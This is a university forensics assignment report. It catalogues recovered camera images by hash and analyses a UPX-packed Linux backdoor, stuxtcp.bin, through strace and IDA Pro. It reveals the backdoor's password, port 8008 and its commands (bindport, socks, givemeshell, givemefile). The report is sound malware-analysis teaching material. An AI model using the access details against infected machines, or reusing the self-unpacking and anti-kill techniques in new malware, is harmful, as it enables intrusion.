

CSC469: A3

Date: 11/28/11

Katharine Kleemola (g8kleemo)
Rohan Chandra (g9chandr)
Elias Adum (g8adume)

S1
The following images were found in the investigation:

File name	Logical Size	Del	Original File name	Modified	Created	Thumbnail
DSCN2065.TIF	14858569	N	DSCN2065.TIF	3/4/2004 9:12:38 PM	3/4/2004 9:12:38 PM	
!SCN2069.JPG	1595126	Y	DSCN2069.JPG	3/4/2004 9:15:08 PM	3/4/2004 9:15:08 PM	
!SCN2068.JPG	1530008	Y	DSCN2068.JPG	3/4/2004 9:14:20 PM	3/4/2004 9:14:20 PM	
!SCN2067.JPG	1655470	Y	DSCN2067.JPG	3/4/2004 9:13:58 PM	3/4/2004 9:13:58 PM	

!SCN2066.JPG	1742642	Y	DSCN2066.JPG	3/4/2004 9:13:22 PM	3/4/2004 9:13:22 PM	
!LUEPR~1.TIF	689489	Y	BLUEPR~1.TIF	3/4/2004 8:39:18 PM	3/4/2004 8:39:18 PM	
!LUEPR~1.JPG	41233	Y	BLUEPR~1.JPG	3/4/2004 8:39:18 PM	3/4/2004 8:39:18 PM	

Additionally, a deleted file named !NFO.txt (most likely originally named INFO.txt) was found on the disk with information containing the camera settings for which each of the images was taken with and an empty file with name NIKON001.DSC which, according to the manufacture website, is an indexing file meant to facilitate transfers with proprietary software.

MD5 Hashes & File Locations

Name	File Location	MD5 Hash
!LUEPR~1.JPG	nfl\Part_1\NO NAME-FAT16\!LUEPR~1.JPG	F23CD85BA144EE615C893A14B2B6F289
!LUEPR~1.TIF	nfl\Part_1\NO NAME-FAT16\!LUEPR~1.TIF	6D5BBFD30F4A4EBAC8248E18D1A3096F
!SCN2066.JPG	nfl\Part_1\NO NAME-FAT16\DCIM\100NIKON\!SCN2066.JPG	CFADAC66DA5304AD774C8840754E9FDA
!SCN2067.JPG	nfl\Part_1\NO NAME-FAT16\DCIM\100NIKON\!SCN2067.JPG	E8837B54BA279FA1389D92DEAAC0EF90
!SCN2068.JPG	nfl\Part_1\NO NAME-FAT16\DCIM\100NIKON\!SCN2068.JPG	6A384F640984E8B04DD9B8D879EEE8A3
!SCN2069.JPG	nfl\Part_1\NO NAME-FAT16\DCIM\100NIKON\!	DD428A12809A36277B8DAECA1F777CAC

	SCN2069.JPG	
DSCN2065.TIF	nfl\Part_1\NO NAME-FAT16\DCIM\100NIKON\DSCN2065.TIF	7ABDBB25774589AE3156DC161B335A25
!NFO.TXT	nfl\Part_1\NO NAME-FAT16\DCIM\100NIKON\!NFO.TXT	90F48C821D5407336EC24213F358B86E
NIKON001.DSC	nfl\Part_1\NO NAME-FAT16\NIKON001.DSC	BF619EAC0CDF3F68D496EA9344137E8B

See appendix 1, NFL.dd analysis for details of the disk image as it was performed in FTK

S2

Initial investigation

The initial investigation revealed the following details.

```
b2240-08:~/Desktop/csc469/a3$ file stuxtcp.bin
stuxtcp.bin: ELF 32-bit LSB executable, Intel 80386, version 1, statically linked,
corrupted section header size

b2240-08:~/Desktop/csc469/a3$ objdump -x stuxtcp.bin

stuxtcp.bin:  file format elf32-i386
stuxtcp.bin
architecture: i386, flags 0x00000102:
EXEC_P, D_PAGED
start address 0x08048080

Program Header:
      LOAD off      0x00000000 vaddr 0x08048000 paddr 0x08048000 align 2**12
      filesz 0x00000590 memsz 0x00000590 flags r-x
      LOAD off      0x00000590 vaddr 0x08049590 paddr 0x08049590 align 2**12
      filesz 0x0000002c memsz 0x0000002c flags rw-

Sections:
Idx Name            Size   VMA    LMA    File off  Algn
SYMBOL TABLE:
no symbols

b2240-08:~/Desktop/csc469/a3$ nm stuxtcp.bin
nm: stuxtcp.bin: no symbols
```

From the above results, it became evident that stuxtcp.bin sought to hide itself by stripping its symbols and intentionally corrupting its headers. However, as noted later in the investigation, the extracted executable of stuxtcp.bin does contain symbols. This presences of symbols in the extracted component indicates that those symbols are in some way present in stuxtcp.bin and are either generated or recovered by the stuxtcp.bin during operation. Hence, it is evident that there is a level of obfuscation of the inner component within stuxtcp.bin.

Extracting the component hidden within Stuxtcp.bin:

Stuxtcp.bin is able to extract a file from itself via the following procedure, as taken from the output of strace on stuxcp.bin (a full output of strace -f ./Stuxtcp.bin can be found in appendix 2):

```
getpid()                                = 9009
open("/proc/9009/exe", O_RDONLY)        = 3
lseek(3, 1468, SEEK_SET)                = 1468
```

In the above code segment, Stuxtcp.bin requests the value its own pid and uses this pid to reopen its own binary file, as located in the exe folder associated with its pid within the proc folder. Once it opens its binary file, present on fd 3, it seeks 1468 bytes forward in the file.


```
read(3, "\224,\25[}c\0\0}c\0\0"..., 12) = 12
gettimeofday({1322246807, 753024}, NULL) = 0
```

Stuxtcp.bin reads 12 bytes after the seek (location 1468+12) within the file and checks the time of day, possibly to validate that an exploit it utilizes still exists in the given version of the system.

```
unlink("/tmp/upxDFU5MWCAIZR")           = -1 ENOENT (No such file or directory)
open("/tmp/upxDFU5MWCAIZR", O_WRONLY|O_CREAT|O_EXCL, 0700) = 4
ftruncate(4, 25469)                     = 0
old_mmap(NULL, 28672, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1,
0x80495a408639018) = 0xb771b000
```

Stuxtcp.bin attempts to delete a temp file, upxAAAAAAA in the disassembled code of Stuxtcp.bin, in the event that the temp file already existed before Stuxtcp.bin was exectued. It then runs the open command with the same temp file and path, with a creation disposition as the file is guaranteed to not exist at this point. This temp file is now open to the Stuxtcp.bin on fd 4 and stuxtcp.bin allocates 25469 bytes to the temp file via ftruncate. This temp file creation appear to be part of the upx unpacking that is detailed in the aside that follows.

It should be noted that the name of the temp file appears as upxAAAAAAA in the assembly view of Stuxtcp.bin, however the name of the actual generated temp file (as viewed by the systems calls relevant towards in the strace output) will appear as a upx(random string) indicating a level of obfuscation performed by Stuxtcp.bin to create temp files with largely randomized names. In the following captured output, one can seem these randomized temporary file names in the commands “unlink” and “open”.




```
read(3, "}c\0\0i+\0\0"..., 8)           = 8
read(3, "\177?d\371\177ELF\1\0\2\0\3\0\r\200\216\4\375o\263\335\0104\7@N\27\v \
0\6\0"..., 11113) = 11113
write(4, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\2\0\3\0\1\0\0\0\200\216\4\0104\0\0\0@"...,
25469) = 25469
read(3, "\0\0\0\0UPX!"..., 8)           = 8
```

Obfuscation aside:

At this point, Stuxtcp.bin then reads 11113 bytes (beginning at 1468+12), then writes 25469 to the aforementioned open temp file. As the size of what is written by stuxtcp.bin is much larger than what it initially read, and there are no additional system calls between the read and the write, stuxtcp.bin is able to process the bytes it read and deobfuscate those bytes to create the hidden inner component of stuxtcp.bin. When performing the command strings on stuxtcp.bin (see appendix 2 for output) parts of commands run by the hidden component are discovered. Given the size disparity between the read and the write, as well as these partial outputs, it is unlikely that the obfuscation is done through any form of encryption (bit shift, a cipher, etc) as we would have not seen such a large change in file size or any partially recoverable strings. The various factors then indicate that the obfuscation is done through a form of compression and the

running of stuxtcp.bin is meant to decompress a hidden element within itself which forms the backdoor element that is subsequently run.

Performing Strings on stuxtcp.bin reveals a “UPX!” string within the file. This string is the nominal header, as interpreted as a string, for a UPX packed file, which strongly suggests the type of compression used was UPX packing. Additionally, documentation of UPX files indicate that two mechanisms exist for decompressing a UPX, one of which involves writing to a temp file, opening that file (which assigns a fd to said temp file) and utilizing the proc directory to execute the binary of that temp file. This procedure was observed in the investigation and are detailed after the aside.

This suspicion was then confirmed via the following test.

Three files were used in this test, the original stuxtcp.bin, a binary file known not to have UPX packing, and finally a file known to have UPX packing (done with UPX packer, ultimate packer for executable (http://upx.sourceforge.net/). Using this packer, a UPX packing test command was run, to test if the files present could be UPX decompressed.

```
b2240-08:~/Desktop/csc469/a3/upx$ ./upx -t ../*.bin
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2010
UPX 3.07      Markus Oberhumer, Laszlo Molnar & John Reiser   Sep 08th 2010

upx: ../not-upx-packed.bin: NotPackedException: not packed by UPX
testing ../stuxtcp.bin [OK]
testing ../upx-packed.bin [OK]

Tested 2 files.
```

This test showed that stuxtcp.bin contained UPX packing.

Given this discovery, we attempted to compare the UPX unpacking to a copy of the binary of the inner component of stuxtcp.bin found from the proc/<PID>/exe link as described after the aside and shown briefly here. (note the following proc folder examination is performed while stuxtcp.bin is waiting for a password).

```
b2240-08:~$ ps aux | grep stux
g8adume   7446  0.0  0.0   1764   464 pts/1    S+   13:40   0:00 ./stuxtcp.bin
g8adume   7484  0.0  0.0   1836   516 pts/2    R+   13:41   0:00 grep stux
b2240-08:~$ cp /proc/7446/exe  ~/uncompressed.bin
b2240-08:~$ wget http://www.cs.utoronto.ca/~gsg/4N6fall11/assignments/stuxtcp.bin
b2240-08:~$ md5sum *.bin
968a6ed27fc1f1474b9950c9f33be8ea  stuxtcp.bin
b7e14f8de6e960978735188 69f15cded  uncompressed.bin
```

In the above, uncompressed.bin is the binary located at proc/<pid>/exe. Performing an md5 hash comparison, it is clear that the two binary files are different. An UPX unpacking is then attempted on stuxtcp.bin.

```
b2240-08:~$ ./upx -d stuxtcp.bin
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2010
UPX 3.07        Markus Oberhumer, Laszlo Molnar & John Reiser   Sep 08th 2010

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
      25469 <-     12641   49.63%   linux/386     stuxtcp.bin

Unpacked 1 file.
b2240-08:~$ md5sum *.bin
b7e14f8de6e96097873518869f15cded  stuxtcp.bin
b7e14f8de6e96097873518869f15cded  uncompressed.bin
```

Finally a new md5 hash is calculated and we find that the unpacked version of stuxtcp has an identical hash as the binary recovered from the proc folder and it is evident that UPX packing was used to conceal the inner component of stuxtcp.bin.

Component hidden extraction continued:
Continuing from directly after Stuxtcp.bin successfully finished writing to its temp file, Stuxtcp.bin then performs additional clean up, unmapping the file and closing its open fd. As will be described as the investigation continues, this temp file that is being written to is the hidden component of stuxtcp.bin and it is evident that stuxtcp.bin uses the 11113 bytes it reads in to generate the temp file, as described in the previous aside, that contains the backdoor aspect of the malware.

```
open("/tmp/upxDFU5MWCAIZR", O_RDONLY)    = 3
access("/proc/9009/fd/3", R_OK|X_OK)     = 0
unlink("/tmp/upxDFU5MWCAIZR")            = 0
fcntl(3, F_SETFD, FD_CLOEXEC)            = 0
execve("/proc/9009/fd/3", ["./stuxtcp.bin"], [/* 26 vars */]) = 0
```


Stuxtcp.bin opens the temp file it had created previously and tests that it has both read and execute permission on the file. While keeping the fd to the file open, it deletes the temp file. However, a copy of the temp file will still exist in its proc directory and Stuxtcp.bin is able to execve that binary, with all of the code that was previously set up within it.

```
rt_sigaction(SIGRTMIN, {0xb76dd2e0, [], SA_SIGINFO}, NULL, 8) = 0
rt_sigaction(SIGRT_1, {0xb76dd720, [], SA_RESTART|SA_SIGINFO}, NULL, 8) = 0
rt_sigprocmask(SIG_UNBLOCK, [RTMIN RT_1], NULL, 8) = 0
```

Stuxtcp.bin modifies the sig terminate and sigrt signals to be handled by custom functions at the two memory addresses respectively, likely to prevent it from being killed.

Retrieving the hidden element extracted from within stuxtcp.bin:
As previously mentioned, the temp file created by stuxtcp.bin is deleted before its file descriptor is closed so it can only be accessed through /proc (i.e. by the path /proc/<pid>/fd/3). This binary

is then ran using execve. This overwrites the exe link of the proc folder of the caller process. With this hidden binary now extracted, we can begin to search for the password.



Password retrieval:
At this point, Stuxtcp.bin requests a password, the determinations of which is detailed in the following:

Running strings on the extracted file reveals what it appears to be a password:

```
fclose
scanf
htons
exit
fopen
atoi
_IO_stdin_used
__libc_start_main
strlen
setsid
setegid
setuid
__gmon_start__
GLIBC_2.1
GLIBC_2.0
PTRh
QVh0
RDFpassword
[su]
[login]
[bash]
/dev/null
children %d died
Content-type: text/html
HTTP/1.1 404 Not Found
Date: Mon, 14 Jan 2002 03:19:55 GMT
Server: Apache/1.3.22 (Unix)
Connection: close
Content-Type: text/html
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 4.0//EN">
<HTML><HEAD>
<TITLE>404 Not Found</TITLE>
</HEAD><BODY>
<H1>Not Found</H1>
The requested URL was not found on this server.<P>
<HR>
```

When we try entering this password (“RDFpassword”) while running strace on stuxtcp.bin the following occurs:

```
 0) = 0xb7568000
set_thread_area({entry_number:-1 -> 6, base_addr:0xb7568ad0, limit:104
8575, seg_32bit:1, contents:0, read_exec_only:0, limit_in_pages:1, seg
_not_present:0, useable:1}) = 0
mprotect(0xb76be000, 4096, PROT_READ)   = 0
munmap(0xb76dd000, 130647)              = 0
set_tid_address(0xb7568b18)             = 10512
set_robust_list(0xb7568b20, 0xc)        = 0
futex(0xbf979db0, FUTEX_WAKE_PRIVATE, 1) = 0
rt_sigaction(SIGRTMIN, {0xb76c82e0, [], SA_SIGINFO}, NULL, 8) = 0
rt_sigaction(SIGRT_1, {0xb76c8720, [], SA_RESTART|SA_SIGINFO}, NULL, 8
) = 0
rt_sigprocmask(SIG_UNBLOCK, [RTMIN RT_1], NULL, 8) = 0
getrlimit(RLIMIT_STACK, {rlim_cur=8192*1024, rlim_max=RLIM_INFINITY})
= 0
uname({sys="Linux", node="b2240-08", ...}) = 0
fstat64(1, {st_mode=S_IFCHR|0600, st_rdev=makedev(136, 2), ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1,
 0) = 0xb76fc000
fstat64(0, {st_mode=S_IFCHR|0600, st_rdev=makedev(136, 2), ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1,
 0) = 0xb76fb000
write(1, "Enter Password: "..., 16Enter Password: )     = 16
read(0, RDFpassword
"RDFpassword\n"..., 1024)       = 12
write(1, "You entered an Incorrect Password"..., 47You entered an Inco
rrect Password.  Exiting...
) = 47
write(1, "================================"..., 56==================
==================================
) = 56
write(1, "[Simulated Booby Trap!]\nFormat Co"..., 41[Simulated Booby T
rap!]
Format Complete!
) = 41
write(1, "================================"..., 56==================
==================================
) = 56
exit_group(0)                           = ?
b2240-08:~/Downloads$
```

The password is “booby-trapped”.

This suggested it was necessary to use a more sophisticated tool such as IDA Pro to determine the real password.


Using IDA Pro to analyse the assembly code of the temporary file, the following function was found:

```
public get_password
get_password proc near

s1= byte ptr -58h

push    ebp
mov     ebp, esp
sub     esp, 58h
sub     esp, 0Ch
push    offset aEnterPassword ; "Enter Password: "
call    _printf
add     esp, 10h
sub     esp, 8
lea     eax, [ebp+s1]
push    eax
push    offset aS       ; "%s"
call    _scanf
add     esp, 10h
lea     eax, [ebp+s1]
sub     esp, 8
push    eax             ; s2
push    offset stored_password ; s1
call    _strcmp
add     esp, 10h
test    eax, eax
jnz     short loc_804A872
```

stuxtcp.bin prompts for a password and then uses strcmp to check if the password entered is the same as one being stored.

By setting a breakpoint in the get_password function and running the debugger, the value of the stored password used in the comparison is retrieved.

The correct password is “JBR”.



Back door capabilities (post password):
During the investigation it was determined that the malware creates a backdoor by opening port 8008 on the infected host and allowing the attacker to run multiple commands on the infected machine. Due to lack of necessary permissions, it was not possible to successfully run the malware on CDF so instead a Linux virtual machine was created to simulate the infected host. By running the malware on the virtual machine and combining those results with strings output and IDA Pro output the following conclusions were reached:

1. The strings and IDA Pro output (show respectively below) hints at the possibility that the malware creates a backdoor because it has embedded html that mentions an Apache server running at localhost on port 8008.

```
<HTML><HEAD>
<TITLE>404 Not Found</TITLE>
</HEAD><BODY>
```

```
<H1>Not Found</H1>
The requested URL was not found on this server.<P>
<HR>
<ADDRESS>Apache/1.3.22 Server at localhost Port 8008</ADDRESS>
</BODY></HTML

.rodata:0804AD40 aContentTypeT_2 db 'Content-type: text/html',0Ah ; DATA XREF: read_file+1Co
.rodata:0804AD40                 db 0Ah
.rodata:0804AD40                 db '<html>',0Ah
.rodata:0804AD40                 db '<head><title>Shell ok.:)</title></head>',0Ah
.rodata:0804AD40                 db '<body bgcolor="#000000">',0Ah
.rodata:0804AD40                 db '<div align="left">',0Ah
.rodata:0804AD40                 db '<pre><font face="Arial" color="#999999" size="2">',0Ah,0
.rodata:0804ADE7                 align 20h
.rodata:0804AE00 aFontPreDivBrBo db '</font></pre></div><br>',0Ah ; DATA XREF: read_file+23o
.rodata:0804AE00                 db '</body></html>',0Ah
.rodata:0804AE00                 db 0Ah,0
.rodata:0804AE29 aBYourCommandB  db '<b>Your Command:</b>',0Ah,0 ; DATA XREF: read_file+2Ao
```

2. A list of commands was then discovered that can be invoked on the infected host via the malware. Each command was discovered by analyzing IDA Pro dissassembly to determine the command name, the parameters it took and the action it performed. These results were then tested in the virtual machine to confirm their nature.

Analysis of the assembly code revealed that the malware would use the strstr function call to check if a string contains a given specific substring and thereby determine which command to run. In the assembly shown below the usage of the strstr function can be seen.

```
bindport
socks
givemeshell
givemefile

.rodata:0804AEAD ; char aBindport[]
.rodata:0804AEAD aBindport       db 'bindport',0         ; DATA XREF: read_file+83o
.rodata:0804AEB8 ; char aSocks[]
.rodata:0804AEB8 aSocks          db 'socks',0            ; DATA XREF: read_file+121o
.rodata:0804AEC5 ; char aGivemeshell[]
.rodata:0804AEC5 aGivemeshell    db 'givemeshell',0      ; DATA XREF: read_file+297o
.rodata:0804AED8 ; char aGivemefile[]
.rodata:0804AED8 aGivemefile     db 'givemefile',0       ; DATA XREF: read_file+5B5o
```

